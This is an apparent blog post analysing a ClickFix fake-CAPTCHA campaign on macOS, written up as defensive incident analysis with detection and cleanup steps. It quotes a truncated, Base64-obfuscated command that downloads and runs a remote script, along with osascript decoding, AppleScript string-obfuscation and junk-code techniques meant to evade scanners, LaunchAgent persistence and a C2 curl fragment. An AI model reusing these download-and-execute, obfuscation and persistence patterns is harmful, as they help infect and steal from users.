ClickFix Social Engineering Attack: From Fake CAPTCHA to OS Persistence#
This post contains examples of malicious shell commands and malware behavior. Do not execute the commands shown here, or similar commend on a real system.
Recently, while browsing the web, I noticed something unusual.
The website initially appeared to be hosted on its expected domain, but after clicking a link, I was redirected to a different site hosted under a *.pages.dev domain.
The new page presented what appeared to be a CAPTCHA / human verification prompt.
At first glance, this looked like a normal anti-bot verification page. However, the instructions eventually asked me to open Terminal and paste a command.
bash <<< $(echo "Y3Vyb.....5zaCcgfCBiYXNo" | base64 -d) When decoded, the shell command silently fetches (curl -s) and executes (| bash) a malicious shell script hosted at xxxxxxxxx.xxxxx.store/update.sh
That immediately looked suspicious. Such that I did not execute the command. Instead, I captured the page and closed the private browsing session.
What Is ClickFix?#
ClickFix is a social-engineering technique in which an attacker tricks a victim into manually executing a malicious command.
The important distinction is that the malicious website usually does not directly execute the command on the victim’s operating system.
Instead, the attacker tries to convince the victim to become the execution mechanism:
graph TD
    A["1. Compromised / Phishing Site"] --> B["2. Triggers Browser Clipboard API
navigator.clipboard.writeText"]
    B --> B1["3. Copies obfuscated payload
(Base64 / PowerShell / Bash) to clipboard"]

    B1 --> C["4. Displays Fake Verification Overlay
(CAPTCHA / Error UI)"]
    C --> C1["5. Instructs user to press OS shortcuts
(e.g., Win+R, Cmd+Space)"]

    C1 --> D["6. User's System Terminal"]
    D --> E["7. User Pastes & Presses Enter"]
    E --> F["8. Silent Remote Payload Execution"]
This is particularly dangerous because the final execution happens through a legitimate system shell and is explicitly initiated by the user.
The Initial Payload#
The fake verification page attempted to get the following command into the clipboard:
bash <<< $(echo "Y3Vyb.....5zaCcgfCBiYXNo" | base64 -d)The command is deliberately obfuscated using Base64.
Decoding the Base64 portion reveals another shell command that ultimately downloads and executes a remote script.
Conceptually, the execution chain looks like this:
- Base64-encoded command
- base64 -d
- shell command
- curl –> remote update.sh
- shell execution
The important part is the combination of download + execution.
A command that effectively performs:
curl ...should be treated as highly suspicious when it originates from an untrusted website.
What You Should Do when counter such attack- Do NOT run or paste the command into your Terminal.
- Close the browser tab immediately.
- If you did NOT paste or run the command: You are safe. Merely visiting the web page or seeing uBlock Origin intercept the clipboard write does not infect your machine.
- If you ALREADY executed the command in Terminal:
- Immediately disconnect your device from the network (Wi-Fi/Ethernet).
- Use a clean device to change passwords for critical accounts (email, banking, password manager).
- Scan your system with reputable anti-malware tools (such as Malwarebytes for Mac), or consider reinstall the Operate System follow gulidline.
How the ClickFix Attack Works#
The attack I encountered followed the typical ClickFix pattern.
1. Fake Verification Prompt#
The website displayed a fake human-verification interface.
Typical ClickFix pages imitate:
- CAPTCHA challenges
- Cloudflare verification pages
- Browser error messages
- Video playback errors
- DNS or network errors
- “Security verification” dialogs
The goal is to make the victim believe that performing an unusual action is necessary to continue browsing.
2. Clipboard Manipulation#
The malicious page attempts to place a command into the system clipboard.
The command may be encoded using techniques such as:
- Base64
- String concatenation
- Unicode escaping
- PowerShell encoding
- Shell variable substitution
The victim is then instructed to paste the command into Terminal.
3. User Becomes the Execution Bridge#
This is the key part of ClickFix.
The browser itself is normally sandboxed and cannot simply execute arbitrary commands such as:
bash curl osascript launchctl
Instead, the attacker asks the victim to open a native terminal and paste the command.
The user therefore becomes the bridge between the browser and the operating system.
4. Remote Payload Delivery#
Once the victim presses Enter, the initial command can download another script from an attacker-controlled server.
flowchart TD
    A["Initial Command"] --> B["Download update.sh"]
    B --> C["Execute Shell Script"]
    C --> D["Persistence / Malware"]
    D --> E["Credential and Data Theft"]
Depending on the campaign, the second-stage payload may install an information stealer or establish persistence.
How the attack not work when user not follow the ClickFix instrction#
The most important reason is simple: did not execute the command.
Visiting a malicious webpage is not the same as executing a native shell command.
A simplified security boundary looks like this:
- Browser Sandboxing: Visiting a webpage in your browser—even a malicious one—isolates the site inside the browser sandbox. The web page cannot run arbitrary system commands on your Mac by itself.
- The “ClickFix” Reliance: The entire point of the ClickFix social engineering tactic is that the attackers cannot escape the browser automatically. They rely entirely on tricking you into manually opening Terminal and pressing Enter to execute their payload.
- Clipboard Protection: The browser extension like uBlock Origin able to detected and flagged the attempt to copy the command to your clipboard.
The ClickFix technique relies heavily on social engineering to cross this boundary. If the victim refuses to paste and execute the command, the intended execution chain is broken.
How uBlock Origin Helped#
In my case, uBlock Origin displayed a warning when the page attempted the suspicious behavior.
That gave me another indication that something was wrong.

Content blockers such as uBlock Origin can use filter lists, network filtering, and scriptlet-based protections to interfere with known malicious web behaviors.
However, it is important not to treat an ad blocker as a complete malware defense.
A warning from uBlock Origin should be considered an additional security signal—not proof that every part of a malicious page has been neutralized.
The most important protection in this incident was still:
Investigating the Second-Stage Payload#
After identifying the initial payload, I wanted to understand what the remote script attempted to do. As I not come up with fast suggest, I use bash script to capcure the content
I did not using browser to the downloaded script lcoation. Instead, I downloaded it as a file for offline inspection:
curl -s "https://x.x.store/update.sh" -o payload_sample.txtThe resulting file contained heavily obfuscated shell and AppleScript code.
One of the most interesting parts looked similar to:
osascript -e "$(echo ....==" | base64 -d)"This is another example of layered obfuscation.
Instead of putting the AppleScript directly into the command line, the attacker stores it as Base64 and decodes it at runtime.
macOS Persistence Through LaunchAgents#
Analysis of the downloaded script showed behavior consistent with persistence through a macOS LaunchAgent.
The suspicious script created a file under:
~/Library/LaunchAgents/
with a name resembling:
com.Apple.(random-string).plist
The use of a name resembling a legitimate Apple bundle identifier is particularly suspicious. The relevant execution flow was approximately:
flowchart TD
    A[update.sh] --> B[Decode Embedded AppleScript]
    B --> C["Create ~/Library/LaunchAgents/"]
    C --> D[Write Malicious .plist]
    D --> E[launchctl]
    E --> F[Persistent Execution]
Why Use osascript?#
One interesting part of the payload was the use of:
osascript | base64 -dThe general idea is:
flowchart LR
    A[Base64 data] --> B[base64 -d]
    B --> C[AppleScript]
    C --> D[osascript]
This provides four useful properties for an attacker.
1. Obfuscation#
The actual AppleScript is not immediately visible in the shell script.
An analyst first needs to decode the Base64 data before seeing the next stage.
2. Reduced Reliance on Dropped Script Files#
The decoded AppleScript can be passed directly to osascript rather than first being written as a separate .scpt file.
This does not make the execution truly “fileless”—other components may still create files—but it can make simple static inspection more difficult.
3. Fileless Execution#
Piping decoded output directly to osascript allows AppleScript code to run in system memory without saving a second .scpt or .sh file to disk. Security tools often inspect newly created files on disk, but in-memory execution bypasses basic file-creation triggers.
4. Hiding the Next Stage#
The Base64 blob conceals the secondary script logic (such as C2 server URLs, download routines, or system reconnaissance) from simple text search tools like grep or file previewers.
AppleScript string id Obfuscation#
Another technique used by the payload was AppleScript’s: string id { ... }
- In AppleScript, string id { … } converts an array of decimal ASCII character codes into standard text at runtime.
- String Concealment: Instead of writing commands like launchctl, mkdir, osascript, or base64 -d in plain text, the script converts every letter to its ASCII numerical value:
- {108, 97, 117, 110, 99, 104, 99, 116, 108} translates directly to “launchctl”.
- {54, 52, 32, 45, 100, 32, 124, 32, 111, 115, 97, 115, 99, 114, 105, 110, 116} translates to “64 -d | osascript”.
- Evading Keyword Scanners: Antivirus tools scan scripts for suspicious command strings like launchctl load or mkdir -p ~/Library/LaunchAgents. Converting these string literals into raw numbers bypasses basic keyword-based pattern matching.
- String Concealment: Instead of writing commands like launchctl, mkdir, osascript, or base64 -d in plain text, the script converts every letter to its ASCII numerical value:
The attacker therefore avoids placing sensitive command strings directly into the script. This is a simple but effective form of string obfuscation.
Junk Code and Random Variables#
The script also contained apparently meaningless variables such as:
property _I5iNeJfzkTy : "mOw7GJ4J"
set __QXbh0r1Wl to "9UCrdEcj5DwV"
set _zuHJY4jhZc to (737 + 538) * 5
property __yNzdvjNj : "JVgC9w4UFFv"
These values did not appear to contribute meaningfully to the primary functionality.
Randomized junk code can serve several purposes:
- Make static analysis harder
- Change the file hash between builds
- Disrupt simple signatures
- Make manual analysis more tedious
- Increase the apparent complexity of the script
It should not, however, be assumed that every random variable is specifically intended to defeat hash-based detection. Changing content can alter hashes, but that does not necessarily mean the attacker generated the code specifically for hash evasion.
Why it Starts with Random Variables (property, set, Math)#
Lines like these at the beginning of the script are junk code (also called dead code or noise insertion):
- Hash Evasion (Polymorphism): Automated malware generators insert randomized strings and dummy math operations each time a payload is compiled. This changes the file’s unique cryptographic hash (MD5/SHA256) so static file hash blocklists cannot detect it.
- Signature Bypass: Security software that scans for specific file structures or code offsets gets confused by variable amounts of dummy code padding.
- Analyst Distraction: Wastes time during manual reverse-engineering by forcing the analyst to filter out non-functional code.
Payload Execution and C2 Communication#
After decoding the embedded AppleScript, the next stage appeared to communicate with a remote server using curl.
The observed pattern included requests similar to:
curl -s --connect-timeout 5 --max-time 20 -X POSTThis suggests that the installed component was capable of communicating with remote infrastructure.
The overall behavior can therefore be represented as:
flowchart TD
    A[Fake CAPTCHA] --> B[ClickFix Command]
    B --> C[Base64 Decode]
    C --> D[curl Remote Script]
    D --> E[AppleScript]
    E --> F[Create LaunchAgent]
    F --> G[launchctl]
    G --> H[Persistent Process]
    H --> I[Remote C2 Communication]
At this point, the payload should be treated as malware rather than merely a suspicious webpage.
Indicators of Compromise (IoCs)#
Careful Selection of Network Indicators#
The original sample referenced attacker-controlled infrastructure hosted under domains such as:
.pages.dev .store
Important Context on Indicators#
Top-Level Domains (TLDs) and host platforms like Cloudflare Pages (.pages.dev) and .store should not be treated as Indicators of Compromise (IoCs) on their own.
Both services have widespread, legitimate uses across the web.
An indicator only becomes meaningful when tied to specific evidence:
- Exact hostnames or subdomains
- Full request URLs
- Specific payload signatures
- Observed malicious behaviors
Key Takeaway for Threat AnalystsLow-cost domains (e.g., .xyz, .top, .online) and free hosting services (.pages.dev, .github.io) significantly reduce the adversary’s infrastructure overhead. While you shouldn’t block entire domains outright, traffic originating from or directing to these ultra-low-cost platforms warrants heightened scrutiny during investigations.
Suspicious Processes#
combination of bash osascript curl launchctl, especially when these processes appear together as part of an unexpected execution chain.
graph TD
    A[LaunchAgent] --> B[RunAtLoad = true]
    A --> C[KeepAlive = true]
    A --> D["/bin/bash"]
Checking for a Suspicious LaunchAgent#
If you suspect that you accidentally executed a ClickFix payload, do not immediately delete evidence.
First, consider collecting information for investigation.
You can list LaunchAgents with:
ls -la ~/Library/LaunchAgents/You can also inspect currently loaded launch services with:
launchctl listLook for unexpected entries, particularly ones that appeared around the time of the suspected infection.
Mac OS: Check LaunchAgent StatusThe exact malicious filename is campaign-dependent. Do not assume that every file beginning with com.Apple. is malicious. Run the following read-only command in Terminal to verify if the service is loaded, As the script using random string, such that observer any random string or suspicious name.
Inspecting a Suspicious Plist#
If you identify a suspicious LaunchAgent, inspect it before deleting it:
cat ~/Library/LaunchAgents/com.Apple.xxxx.plistFor a more structured view:
plutil -p ~/Library/LaunchAgents/com.Apple.xxxx.plistPreserving a copy of the file before removal can be useful for incident investigation.
Removing a Malicious LaunchAgent#
If you have confirmed that a LaunchAgent is malicious, remove the persistence mechanism carefully.
For older macOS configurations, this may involve:
launchctl unload ~/Library/LaunchAgents/com.Apple.xxxx.plistfollowed by:
rm -f ~/Library/LaunchAgents/com.Apple.xxxx.plistHowever, launchctl behavior has changed across macOS versions, so the appropriate removal procedure can depend on the version of macOS and how the service was registered.
If this is a real compromise case, treating the machine as potentially compromised rather than relying only on deleting one plist.
Checking Running Processes#
You can inspect suspicious processes with:
ps aux | grep -E "(osascript|launchctl|curl)"Be careful when interpreting this output. curl, bash, and osascript are legitimate macOS utilities and their presence alone does not indicate malware.
The important question is what launched them, what arguments they received, and what they were communicating with.
What If You Already Executed the Command?#
If you accidentally followed a ClickFix instruction and pressed Enter, assume that the command may have executed successfully.
A reasonable incident-response approach is:
- Disconnect the affected Mac from the network.
- Do not enter passwords or sensitive information on the potentially compromised machine.
- From a clean device, change passwords for important accounts.
- Prioritize email, password-manager, financial, and administrator accounts.
- Revoke active sessions and tokens where the service provides that option.
- Preserve suspicious files and logs if you need to investigate the incident.
- Run appropriate security tools.
- For a high-confidence compromise, consider erasing and reinstalling macOS from a trusted recovery process.
If the machine contained cryptocurrency wallets, SSH keys, API tokens, credentials, or other sensitive secrets, those should be considered potentially exposed.
What I Learned#
The most interesting part of this incident was that the initial attack looked almost harmless.
There was no obvious signs like: application installation like malware.dmg or suspicious-installer.pkg
Instead, the attacker used a familiar-looking CAPTCHA and asked the victim to perform a sequence of seemingly harmless actions.
The browser was not necessarily the thing executing the malware. The victim was. That is what makes ClickFix particularly effective.
Reporting the Infrastructure#
After collecting the relevant evidence, I reported the malicious site to Cloudflare because the infrastructure was hosted under a pages.dev domain.
Cloudflare subsequently responded that:
The reported content is no longer visible at the URLs included in your complaint.
Within approximately ten minutes, both reported sites were no longer accessible.
That was a good reminder that reporting malicious infrastructure quickly can sometimes help disrupt an active campaign.
Final Thoughts#
ClickFix is a good example of how modern attacks do not always require a sophisticated browser exploit.
The attacker can instead combine:
- A compromised or malicious website
- A convincing fake CAPTCHA
- Clipboard manipulation
- Base64 encoding
- Shell commands
- Legitimate operating-system utilities
- Persistence mechanisms
- Remote command-and-control infrastructure
A legitimate CAPTCHA should never require you to open Terminal and execute an arbitrary shell command.
If a website asks you to:
Open Terminal → Paste a command → Press Enter
Just Stop.
Most effective defenseNever paste commands into Terminal because a website tells you to.